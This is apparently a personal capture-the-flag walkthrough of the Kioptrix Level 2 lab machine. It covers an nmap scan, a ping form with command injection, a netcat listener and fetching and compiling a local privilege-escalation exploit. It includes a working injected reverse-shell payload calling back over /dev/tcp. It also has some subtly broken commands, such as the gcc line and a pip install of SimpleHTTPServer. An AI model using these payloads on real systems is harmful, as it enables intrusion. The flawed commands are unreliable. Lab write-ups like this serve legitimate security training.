**Kioptrix level 2:**

* sudo nmap -sS -A -n 192.168.0.132

output:

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 00:07 EDT

Nmap scan report for 192.168.0.132

Host is up (0.00079s latency).

Not shown: 993 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)

|\_sshv1: Server supports SSHv1

| ssh-hostkey:

| 1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)

| 1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)

|\_ 1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)

80/tcp open http Apache httpd 2.0.52 ((CentOS))

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

|\_http-server-header: Apache/2.0.52 (CentOS)

111/tcp open rpcbind 2 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2 111/tcp rpcbind

| 100000 2 111/udp rpcbind

| 100024 1 645/udp status

|\_ 100024 1 648/tcp status

443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))

| sslv2:

| SSLv2 supported

| ciphers:

| SSL2\_RC4\_128\_WITH\_MD5

| SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5

| SSL2\_RC2\_128\_CBC\_WITH\_MD5

| SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5

| SSL2\_RC4\_64\_WITH\_MD5

| SSL2\_DES\_64\_CBC\_WITH\_MD5

|\_ SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

|\_ssl-date: 2022-04-07T00:58:33+00:00; -3h09m43s from scanner time.

| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--

| Not valid before: 2009-10-08T00:10:47

|\_Not valid after: 2010-10-08T00:10:47

|\_http-server-header: Apache/2.0.52 (CentOS)

631/tcp open ipp CUPS 1.1

|\_http-title: 403 Forbidden

| http-methods:

|\_ Potentially risky methods: PUT

|\_http-server-header: CUPS/1.1

648/tcp open status 1 (RPC #100024)

3306/tcp open mysql MySQL (unauthorized)

MAC Address: 00:0C:29:C9:F0:3B (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.30

Network Distance: 1 hop

Host script results:

|\_clock-skew: -3h09m43s

TRACEROUTE

HOP RTT ADDRESS

1. 0.79 ms 192.168.0.132

* **</td>**

**<td align='center>**


**<input type="text" name="ip" size="30">**

**<input type="submit" value="submit" name="submit">**

**</td>**

**</td>**

**Output:**




* **sudo nc -lvnp 4444:**
* **output:**

**sudo] password for kali:**


**listening on [any] 4444 ...**

* **127.0.0.1 -c 1;bash -i >& /dev/tcp/192.168.0.121/4444 0>&1:**

**Output:**


****

* **EXPLOIT:**

****

* **Creating a HTTP Server for exploit transfer:**

**sudo pip3 install SimpleHTTPServer**

****


* **Downloading exploit using wget:**

**wget http://192.168.0.121/Desktop/pen/exploits/9542.c**

****

* **Executing exploit using:**

**gcc -o 9542.c && ./9542**

****